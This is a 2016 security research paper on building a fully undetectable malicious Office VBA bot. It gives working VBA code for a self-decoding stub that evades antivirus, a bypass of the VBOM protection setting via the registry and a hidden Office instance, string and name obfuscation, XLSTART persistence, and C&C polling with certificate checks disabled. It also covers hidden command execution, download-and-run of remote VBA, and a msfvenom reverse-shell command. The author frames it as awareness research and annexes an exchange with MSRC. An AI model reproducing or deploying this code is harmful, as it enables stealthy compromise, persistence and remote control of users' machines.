My VBA Bot

Writing Office Macro FUD encoder and other stuff

Date of writing: 07/2016

Author: Emeric Nasi – emeric.nasi[at]sevagas.com

Website: http://www.sevagas.com/

Note: Malware mechanisms notions and programming knowledge are required to fully understand this paper.

WARNING: Using any software or script to steal money, damage goods, or spy on people is often illegal and **always** wrong. The material present here is for learning purpose (in fact there a some stuff which can be very useful to a VBA developer!). I am not responsible for what people would do with the material presented below. As usual with this kind of subject, I try to give explanation and source code without giving easy access to script kiddies.

Summary

1. Introduction 3
   1.1. Why do you do stuff like that? 3
   1.2. The Wonderful Vintage World of VBA 3
2. Making fully undetectable VBA code 4
   2.1. VBA dynamic code execution 4
   2.2. VBA self-decoding stub 5
   2.3. Bypass VBOM protection 6
   2.4. Bypass VBOM implementation 7
   2.5. Writing the python cryptor 9
3. Obfuscation 10
   3.1. Hide strings 10
   3.2. Hide names 10
   3.3. Other 10
   3.4. Automated testing using python 11
4. Writing a VBA bot 12
   4.1. Persistence 12
   4.2. Avoid multiple runs 13
   4.3. Regular Communication 13
   4.4. Getting system information 14
   4.5. Download/upload 15
   4.6. Command line execution 15
   4.7. Shellcode execution 15
   4.8. VBA code download and inject 16
5. Conclusion 17
6. ANNEX: My exchanges with Microsoft Security Response Center 18

1. Introduction

1.1. Why do you do stuff like that?

6 months ago I didn't have a clue on how MS Office VBA worked. In fact I did not even know that MS Office documents where just ZIP archive! As other members of CERTs I noticed the revival of VBA malware these past years, especially used to drop ransomwares. To better understand and for the fun, I decided to give a try and create my own VBA malware, as well as dissecting existing ones.
Another reason I did it is I needed nice demonstrator to provide in my security awareness session. For that I wanted to be sure to bypass Anti-Virus software and show why Office documents can be really dangerous!
Note that if you are interested into Anti-virus bypass, I explained several techniques using C in http://www.sevagas.com/?Bypass-Antivirus-Dynamic-Analysis

In this paper I am not going to explain VBA forensics, Office document dissection is already described in a lot of papers. I will instead present parts of offensive techniques which can be used in VBA to demonstrate how dangerous it is.

As Microsoft security wrote to me "If a user enables a malicious macro, then they have already been compromised", I want to be sure people know why…

1.2. The Wonderful Vintage World of VBA

VBA is a very powerful language, in fact you can do pretty anything you could do with a "normal" programming language. Most users are not aware of that when they accept the warning prompt of an MS Office Document.

VBA is powerful but (in my opinion) it is really painful to read, write or debug. I had the chance to know a VBA expert, Yves Julien, who could answer my questions and gave me technical guidance. From my first Hello World to a complex and obfuscated fully undetectable bot. Thanks to him I could swim my way in that powerful yet harsh environment.

"Merci Yves!"


2. Making fully undetectable VBA code

Soon after the “Hello world” I went immediately to the most difficult part. I knew there were already lots of potentially evil VBA source code and I got my hands on some example. I found out it was painful to modify parts of them to evade Anti-Virus (AV). Also for some AV I could find exactly how heuristic analysis was working but couldn’t mitigate it because the detected words were essential to the VBA payload, even after obfuscation attempts.

So I thought, why not apply what I do to evade AV for my binaries? Let’s build a packer/cryptor so the code is completely hidden before runtime!

2.1. VBA self-decoding concept


On malware sample in the wild you can see sometimes the next mechanisms:



When the document is open, the VBA will automatically decode and write a VBS script or binary to the filesystem and execute it.

In my case, I wanted to stay in VBA, so that I would not have to implement evasion for the VBS/binary payload. Staying in VBA also allows to evade Application Whitelisting solutions which are very bad at handling macros. The third reason is that I stay in the memory of Office document which was already scanned so no more risk of AV detection.

This is the architecture I wanted to implement:



2.2. VBA dynamic code execution

So how to dynamically run VBA code? Well first I build a b64 encoded string from the VBA source code I want to run. During macro execution, the base 64 encoded string is passed to *UnpackAndPlay* function detailed below. The function basically decode the string to get the original VBA code, creates a new macro module, copy the VBA code in it, then triggers the function called *main* in the module.

```
'Dynamically run b64 encoded VBA code
Private Sub UnpackAndPlay(encodedStr As String)

    Dim strDecode As String
    Dim strNameModule As String
    'Decode VBA macro
    strDecode = b64Decode(encodedStr)

    Dim nbrLigne As Long
    nbrLigne = 2

    'Create a new module and write decoded VBA code
#If product = "Word" Then
        strNameModule = ThisDocument.VBProject.VBComponents.Add(1).Name
        With ActiveDocument.VBProject.VBComponents(strNameModule).codeModule
            .InsertLines nbrLigne, strDecode
        End With
#ElseIf product = "Excel" Then
        strNameModule = Application.Modules.Add.Name
        With ActiveWorkbook.VBProject.VBComponents(strNameModule).codeModule
            .InsertLines nbrLigne, strDecode
        End With
#End If

    'Trigger the main function in decoded macro
    Dim strMacro As String
    strMacro = strNameModule & ".main"
    Application.Run(strMacro)

    'Remove created module after execution
#If product = "Word" Then
        Application.VBE.ActiveVBProject.VBComponents.Remove
VBComponent:=ActiveDocument.VBProject.VBComponents(strNameModule)
#ElseIf product = "Excel" Then
        Application.VBE.ActiveVBProject.VBComponents.Remove
VBComponent:=ActiveWorkbook.VBProject.VBComponents(strNameModule)
#End If

End Sub
```


Note that I used Base 64 encoding for my tests but it is also possible to use real encryption. In my case, simple base 64 encoding was enough to bypass all AV I tested.

2.3. Bypass VBOM protection

Normally, dynamic modification of VBA source code is prevented by default on MS Office for obvious security reasons as stated by Microsoft (https://support.office.com/en-gb/article/Change-macro-security-settings-in-Excel-a97c09d2-c082-46b8-b19f-e8621e8fe373)

"Trust access to the VBA project object model: This setting is for developers and is used to deliberately lock out or allow programmatic access to the VBA object model from any Automation client" … "This security option makes it more difficult for unauthorized programs to build "self-replicating" code that can harm end-user systems."

Indeed with dynamic code modification we can create VBA packer, infect any MS Office files, dynamically download and execute VBA code… And this feature can be programmatically bypassed!



Macro Settings

- ○ Disable all macros without notification
- ● Disable all macros with notification
- ○ Disable all macros except digitally signed macros
- ○ Enable all macros (not recommended; potentially dangerous code can run)

Developer Macro Settings

- ☐ Trust access to the VBA project object model

The checkbox is linked to a Boolean value registry key:

HKEY_CURRENT_USER\Software\Microsoft\Office\<version>\<Word|Excel|etc>\Security\AccessVBOM

Note: If key does not exist, VBOM access is disabled by default.

As you see the registry value can be modified by the current user (unless GPO stating otherwise). However there are mechanisms preventing to do so from inside the executed VBA.


The "security" is that the registry value will be stored in Office app memory when started. If you modify the registry value afterword, it will not be taken into account. Also, when application is closed the registry key is rewritten by value stored in the Office application.

I thought of three ways to bypass this from inside VBA:

- Modifying the VBOM value in process memory (but probably spot by AV)
- Simulate keywords press in VBA to enable checkbox (painful and not sure it works)
- Modifying VBOM and restart in another process (The one I used)

The third way could be exploited and is **not something new**. A POC using a third party VBS script is described in https://blogs.msdn.microsoft.com/cristib/2012/02/29/vba-how-to-programmatically-enable-access-to-the-vba-object-model-using-macros/

Instead of VBS, I used the capability to open another instance of an APP from the VBA code, this allows me to avoid writing a script on the filesystem. Here is how it works:



Note: This is not considered to be a security vulnerability by Microsoft (see § ANNEX: MY EXCHANGES WITH MICROSOFT SECURITY RESPONSE CENTER)

2.4. Bypass VBOM implementation

First you need to have your code to run at startup (or any other frequent event).

For that, there are several functions which may depend on which MS Office application you are using. I personally use the *Workbook_Open* event function for Excel applications and the *AutoOpen* function for Word applications.
I let you check the MSDN for more info about auto start function in Office application. Now let's have a look at source code for the bypass "exploit".

The function below is used to check if VB object model can be accessed.

```
Private Function isVBOMEnabled() As Boolean
    On Error GoTo Erreur
    Dim codeModule As Object
#If product = "Word" Then
        Set codeModule = ThisDocument.VBProject.VBComponents
#ElseIf product = "Excel" Then
```

```
        Set codeModule = ThisWorkbook.VBProject.VBComponents
#End If
    isVBOMEnabled = True
    Exit Function
Erreur:
    isVBOMEnabled = False
End Function
```

A read access to VBProject.VBComponent triggers an exception in default Office configuration.

If it cannot be accessed, you can set the value in the registry key with the next function:

```
Private Sub SetVBOMKey(newValue As Integer)
    Dim wsh As Object
    Dim regKey As String
    'Modify VBdevelop protection
    Set wsh = CreateObject("WScript.Shell")
    'key to modify
    If Application.Name Like "Microsoft Word" Then
        regKey = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & Application.Version &
"\Word\Security\AccessVBOM"
    ElseIf Application.Name Like "Microsoft Excel" Then
        regKey = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & Application.Version &
"\Excel\Security\AccessVBOM"
    End If

    'Disable access to VBOM (key is created if does not exist)
    wsh.RegWrite regKey, newValue, "REG_DWORD"
End Sub
```

Finally, the function used to self-open in another instance of MS Office application. It creates a new Application object and load the current document in it. Also note that the new instance is configured to be invisible.

```
Private Sub SelfOpenInAnotherInstance()
    On Error GoTo Erreur
    Dim FileName As String
#If product = "Word" Then
        'Open new Word instance
        Dim objWord As Word.Application
        Set objWord = CreateObject("Word.Application")
        FileName = ThisDocument.FullName
        'Open document in new Word instance
        objWord.Documents.Open FileName:=FileName, ReadOnly:=True, Visible:=False
#ElseIf product = "Excel" Then
        'Open new Excel instance
        Dim objExcel As Excel.Application
        Set objExcel = CreateObject("Excel.Application")
        FileName = ThisWorkbook.FullName
        'Open workbook in new Excel instance
        objExcel.Workbooks.Open FileName:=FileName
        objExcel.Visible = False
```

```
#End If
    Exit Sub
Erreur:
    MsgBox "Error in SelfOpenInAnotherInstance"
End Sub
```

Now all you have to do is configure your AutoOpen or Workbook_Open function to check if VBOM access is enabled and trigger the “exploit” if not. It can also be useful to check it you are running in a visible or non-visible instance.

2.5. Writing the python cryptor

I wrote a Python tool to automatically generate an Office document containing a self-decoding version of a VBA file given at input. It is however out of scope of our malicious VBA subject so I will not describe the Python cryptor in this document. You can contact me if you want explanation on how Python can interact with MS Office applications.

3. Obfuscation

Most VBA malware rely on some layer of obfuscation to attempt to bypass AV and to slow down forensic analysis. Independently of the complete macro encoding, I was curious to see how normal obfuscation works and if it is enough to bypass AV detection.

3.1. Hide strings

It is very common for malware to encode or encrypt string one way or another. Personally I applied two obfuscation mechanism to strings. Random splitting and hex encoding. So that for example from

```
Set wsh = CreateObject("WScript.Shell")
```

We get

```
Set wsh = CreateObject(HexToStr ("575363726970") & HexToStr ("742e5368656c6c"))
```

Every string is split in two, in a random manner. The '&' char is used in VBA to concatenate two strings. The strings are also hex encoded and will be decoded at runtime before concatenation.

3.2. Hide names

Another obfuscation technique is to replace all functions and variables name by ugly random ones. For example from

```
Private Sub SetVBOMKey(newValue As Integer)
Dim wsh As Object
```

We get

```
Private Sub zfddgtedlpbn(suvbulgssymb As Integer)
Dim jbzaldkpiknp As Object
```

3.3. Other

Other classic obfuscation schemes consists to remove all comments (obvious!) and remove all indentation space (and anything which can helps nice reading of the code!).

3.4. Automated testing using python

I completed the python script used to generate the self-decoding VBA and added to it several obfuscation mechanisms. Indeed obfuscation is not something you want to do manually for big files so at one point you will want to automatize that process.

```
macro_pack.py --vba-input=vba_test.vba --encode -s Workbook_Open  --obfuscate --mask-
strings --excel-output=D:/tests/test.xlsm
++++++ VBA Macro Protection Kit +++++
 [-] Input file path: vba_test.vba
 [-] VBA Obfuscation:     [OK]
 [-] Masking strings:     [OK]
 [-] Macro encoding:      [OK]
 [-] VBA Obfuscation:     [OK]
 [-] Masking strings:     [OK]
 [-] Warning: Could not found D:/tests/test.xlsm, creating it.
 [-] Generated Excel file path: D:/tests/test.xlsm
 Done!
```

Here is the obfuscated result for the *SetVBOMKey* function described in previous section *§ Bypass VBOM implementation*

```
Private Sub zfddgtedlpbn(suvbulgssymb As Integer)
Dim jbzaldkpiknp As Object
Dim xihydzhakfat As String
Set jbzaldkpiknp = CreateObject(bkmtrtfijcvh("575363726970") &
bkmtrtfijcvh("742e5368656c6c"))
If Application.Name Like bkmtrtfijcvh("4d6963726f736f667420576f") & bkmtrtfijcvh("7264")
Then xihydzhakfat =
bkmtrtfijcvh("484b45595f43555252454e545f555345525c536f6674776172655c4d6963726f736f66745c4f
66666963") & bkmtrtfijcvh("655c") & Application.Version &
bkmtrtfijcvh("5c576f72645c53656375726974795c41636365737356") & bkmtrtfijcvh("424f4d")
ElseIf Application.Name Like bkmtrtfijcvh("4d6963726f736f66742045786365") &
bkmtrtfijcvh("6c") Then
xihydzhakfat =
bkmtrtfijcvh("484b45595f43555252454e545f555345525c536f6674776172655c4d6963726f736f66745c4f
6666") & bkmtrtfijcvh("6963655c") & Application.Version &
bkmtrtfijcvh("5c457863656c5c536563") & bkmtrtfijcvh("75726974795c41636365737356424f4d")
End If
jbzaldkpiknp.RegWrite xihydzhakfat, suvbulgssymb, bkmtrtfijcvh("5245475f") &
bkmtrtfijcvh("44574f5244")
End Sub
```

I tested several obfuscation mechanisms on several malicious VBA code (download and execute, meterpreter shellcode, etc.). I found out that it can be useful to bypass some AV but not all. Depending on the malicious code you want to hide, some AV recognition patterns are very difficult to block. Self-decoding VBA is the only “easy” way I found to generate fully undetectable code.

4. Writing a VBA bot

Now that I had self-decoding and obfuscation mechanism to bypass AV, I wanted to try to implement a full VBA bot with various capacities. The result is a bot which stays in a hidden Office application, get its instructions from a Command&Control process and can also be used to get a remote interactive session on the host machine. Here are some of the bots' functions:

4.1. Persistence

Since the goal is to write a complete VBA bot, the first thing is to make it persistent over reboot. I could have done it the usual way, setting MS office command line execution in one of the Software\Microsoft\Windows\CurrentVersion\Run registry key, however there is a much funnier way to achieve persistence when using Excel.

When MS Excel is started, it will automatically run files in %appdata\Microsoft\Excel\XLSTART folder. This means even when running a macro-less XLSX (non-macro) file, it will still run the auto open function of any Excel macro compatible file in XLSTART path ☺. Also, it is a way to achieve (pseudo) persistence without being admin of the machine!

This semi-persistence method is as old as macro Virus but a lot of people are not aware of it nowadays. With this method, the bot will be started as soon as user opens any Excel file!

```
'Check if started from XLSTART and if not persist application using (does not work for
word as template has to be imported)
Sub checkPersistance()
    Dim MacroSec As Integer
    Dim currentPath As String
    Dim startPath, savedFile As String
    startPath = Application.StartupPath 'XLstart

    currentPath = ThisWorkbook.Path
    Application.DisplayAlerts = False

    'Check if started from XLstart
    If UCase(startPath) <> UCase(currentPath) Then
        savedFile = startPath & Application.PathSeparator & "start"
        'We save the workbook in start folder
        ThisWorkbook.SaveAs savedFile, xlOpenXMLWorkbookMacroEnabled
    Else
        'We started from XLstart; lets hide!
        Application.Visible = False
    End If
    Application.DisplayAlerts = True
End Sub
```

Note: This does not work with MS Word as only word templates are automatically run from start path and word templates must be manually added to documents.

4.2. Avoid multiple runs

Like any bots, it is useless and a source of bugs to run multiple instance of it. To avoid this, I just rely on the classic mechanisms used by most bots, global named mutex.

```
'Declare we use CreateMutexA from kernel32 API
Private Declare PtrSafe Function CreateMutex Lib "kernel32" Alias "CreateMutexA" (ByVal
lpMutexAttributes As Long, ByVal bInitialOwner As Long, ByVal lpName As String) As Long
Private myMutex As Long

'Check if bot must activate or not
Private Sub checkActivity()
    myMutex = CreateMutex(0, 1, "mutexname")
    Dim er As Long : er = Err.LastDllError 'Check if the name mutexname already exists or
if mutex creation failed close document
    If er <> 0 Then
        Application.DisplayAlerts = False
#If product = "Word" Then
            ActiveDocument.Close False
#ElseIf product = "Excel" Then
            ActiveWorkbook.Close False
#End If
    End If
End Sub
```

4.3. Regular Communication

I did not want to build a one shot download and execute but a full functioning bot which needs to be running in background and communicates with Command&Control server.

Communication is done via regular HTTPs request to my Command&Control server. The easy part is to communicate using HTTPs requests. As an example the method used by the bot uses to send http POST data:

```
'Send data using http post
'Note: WinHttpRequestOption_SslErrorIgnoreFlags, // 4
'See https://msdn.microsoft.com/en-us/library/windows/desktop/aa384108(v=vs.85).aspx
Private Function HttpPostData(URL As String, data As String) 'data must have form
"var1=value1&var2=value2&var3=value3"
    Dim objHTTP As Object
    Set objHTTP = CreateObject("WinHttp.WinHttpRequest.5.1")
    objHTTP.Option(4) = 13056  'Ignore cert errors because self signed cert on C&C
    objHTTP.Open "POST", URL, False
    objHTTP.SetRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.0)"
    objHTTP.SetRequestHeader "Content-type", "application/x-www-form-urlencoded"
    objHTTP.Send(data)
    HttpPostData = objHTTP.ResponseText
End Function
```

The difficult part is background regular communication. It is a real nightmare to find a way to perform silent recurrent operations in VBA. Multithreading is not available and "Sleep" like functions will completely freeze all Excel instance meaning the bot will be quickly detected by the user.

I finally found a way to achieve discrete recurrent operation using *Application.OnTime* scheduler as you can see below:

```
Sub Main()
    Dim msg As String
    IDLE = 30 'Wait 30 sec between each request

    'Regularly send requests to C&C server, process them and send responses
    Application.OnTime DateAdd("s", IDLE, Now()), "Main"  'Use ThisWorkbook.Main to call
if in workbook instead of module
    msg = SendRequest
    If msg <> "NA" Then
        msg = ProcessInstruction(msg)
        SendResponse msg
    End If
End Sub
```

This is a bit tricky to use, it is equivalent to a while loop except the waiting time is not spend during macro execution. Here the main function will executed by scheduler every 30 seconds. The main macro is called, it scheduled itself, it processes C&C instructions, and exit the macro.

4.4. Getting system information

For a bot it may be helpful to grab some information about its host. In VBA you can access environment variables using *Environ* function.

```
'Returns some system information
Private Function GetInfo() As String
    Dim myInfo As String
    myInfo = "User :" & Environ("Username") & " (" & Environ("USERDOMAIN") & ") " &
Chr(10) &
        "Computer Name:" & Environ("COMPUTERNAME") & Chr(10) & "OS:" & Environ("OS") &
Chr(10) & "Processor:" & Environ("PROCESSOR_IDENTIFIER") &
```

```
        Chr(10) & "Current APP arch:" & Environ("PROCESSOR_ARCHITECTURE")
    GetInfo = myInfo
End Function
```

For much more details intel on remote host, including installed security patches, use the *systeminfo* command using function described in *§ Command line execution*

4.5. Download/upload

I will not provide here the file upload/download/execute functions since they are really easy to find on the Internet or on any MS Office malware you can dissect out there.

4.6. Command line execution

This is again something which is not trivial to execute in a discrete way in VBA. There is no easy way to execute and get the output of a command without having the CMD prompt appear. There are several tortuous possible solutions however. One I liked the most is to rely on the *clip* utility (clipboard command line tool).

In the code below we pipe the result of command execution to clip utility, then we access that result by pasting the clipboard data in an *htmlfile* object.

```
'Play and return output any DOS command line
Private Function PlayCmd(sCmd As String) As String
    'Run a shell command, returning the output as a string
    'Using a hidden window, pipes the output of the command to the CLIP.EXE utility...
    'Necessary because normal usage with oShell.Exec("cmd.exe /C " & sCmd) always pops a
windows
    Dim instruction As String
    instruction = "cmd.exe /c " & sCmd & " | clip"
    CreateObject("WScript.Shell").Run instruction, 0, True
    'Read the clipboard text using htmlfile object
    PlayCmd = CreateObject("htmlfile").ParentWindow.ClipboardData.GetData("text")
End Function
```

4.7. Shellcode execution

Injecting and executing shellcode from process memory is easy using functions from the Windows API. That is in fact one of the power of VBA, not only a lot of stuff are provided in the native language, but you can also call all functions available in Windows API!

For shellcode injection in memory we are interested by the functions *CreateThread*, *VirtualAlloc*, and *RtlMoveMemory* from *kernel32* DLL.

A nice example of VBA shellcode injection is available in *Metasploit* using the VBA output format of *msfvenom*

Example: We generate a VBA script playing reverse https shellcode to host 192.168.3.3 (32 bits platform)

```
msfvenom --platform Windows -p windows/meterpreter/reverse_https LHOST=192.168.3.3 -f
vba > meterpreter_reverse_https_x86.vba
```

I let the reader try it by himself and have a look at the generated code.

For a VBA bot, the shellcode could be downloaded and passed to a dedicated shellcode execution function. I chose another way, I implemented instead “download and injection” mechanism for any VBA file. See section below!

4.8. VBA code download and inject

Using the same mechanism as the AV bypass decoding described earlier, we can download any base64 text file on the internet containing VBA and dynamically run it inside our MS application instance. We just download the file and pass it to *UnpackAndPlay* function described earlier.

```
'Download and run VBA code on the fly. There must be a "main" Sub in code and code shall
be base 64 encoded
Private Sub DownloadAndPlayVBA(myURL As String)
    Dim WinHttpReq As Object, oStream As Object
    Set WinHttpReq = CreateObject("Microsoft.XMLHTTP")
    WinHttpReq.Option(4) = 13056  'Ignore cert errors because self signed cert
    WinHttpReq.Open "GET", myURL, False
    WinHttpReq.Send
    UnpackAndPlay WinHttpReq.ResponseText
End Sub
```

Note 1: This function will only work if you can access VB Object Model (*§ Bypass VBOM protection*)

Note 2: VBA files generated by *msfvenom* need some modification to be directly injected in a VBA module. First the lines contain too much code line breaks (the “_” at end of line). Also the auto start function must be cleaned and replace by a “main” function.

5. Conclusion

This dive into malicious VBA helped me to understand how it can be dangerous and why VBA should be never be enabled (or by fully aware and trained users). I also realized a lot of macro malwares out there are not advanced and pretty lame copy past of each other's code.

Now for those who are just interested in the "writing a bot" learning I don't recommend to start with VBA. It is really twisted, with no multithreading, miscellaneous error description, no real developer environment, and lots of side effects… In fact I was 4 times faster to write a Python bot with more features (and compatible for both Linux and Windows)!

Feel free to write to me if you have any questions. Ways to contact me are available on: http://www.sevagas.com/?_Emeric-Nasi_

The easiest is to write at emeric.nasi[at]sevagas.com or my twitter account https://twitter.com/EmericNasi

As usual, I will probably not answer to emails if I cannot link the senders to a real identity, especially if they concern malware or exploit writing.

6. ANNEX: My exchanges with Microsoft Security Response Center

About the VBOM bypass part, I wasn't sure it was a vulnerability but still I wanted to be sure MS security was aware of that.

I wrote to them a long email describing the issue and the potential threat of VBA dynamic exclusion and VBOM bypass. I never received any answer so a few weeks after I send a second email. Here is the following email stream.

Hello,

Thank you for contacting the Microsoft Security Response Center (MSRC). We responded to your report the day it was submitted. This report requires the user to either already have been compromised or accept the warning prompts and run or enable code from a malicious document.

For an in-depth discussion of what constitutes a product vulnerability please see the following:

"Definition of a Security Vulnerability"

<https://technet.microsoft.com/library/cc751383.aspx>

Again, we appreciate your report.

Regards,

MSRC

OK thanks for this fast answer,

I think in my case we break the "security boundary" of the product.

The user consents indeed to play macro but he doesn't agree to enable access to VB project modification.

As stated by

https://support.office.com/en-gb/article/Change-macro-security-settings-in-Excel-a97c09d2-c082-46b8-b19f-e8621e8fe373

"Trust access to the VBA project object model: This setting is for developers and is used to deliberately lock out or allow programmatic access to the VBA object model from any Automation client. In other words, it provides a security option for code that is written to automate an Office program and programmatically manipulate the Microsoft Visual Basic for Applications (VBA) environment and object model. This is a per user and per application setting, and denies access by default. This security option makes it more difficult for unauthorized programs to build "self-replicating" code that can harm end-user systems. For any Automation client to be able to access the VBA object model programmatically, the user running the code must explicitly grant access. To turn on access, select the check box."

So it breaks what you state to be a "security option" to your customers.

That is what I think could have been the vulnerability, though you are right, if user doesn't accept the macro warning prompt, nothing will happen.

Maybe then your documentation should precise "Trust access to VB project" option is a protection against mistakes but not a security feature.

Best regards,

Emeric

Hello,

Thank you for contacting the Microsoft Security Response Center (MSRC). **If a user enables a malicious macro, then they have already been compromised, hence the security warning prompting them before enabling macros**. This would not meet the bar for security servicing.

For an in-depth discussion of what constitutes a product vulnerability please see the following:

"Definition of a Security Vulnerability"

<https://technet.microsoft.com/library/cc751383.aspx>

Again, we appreciate your report.

Regards,

MSRC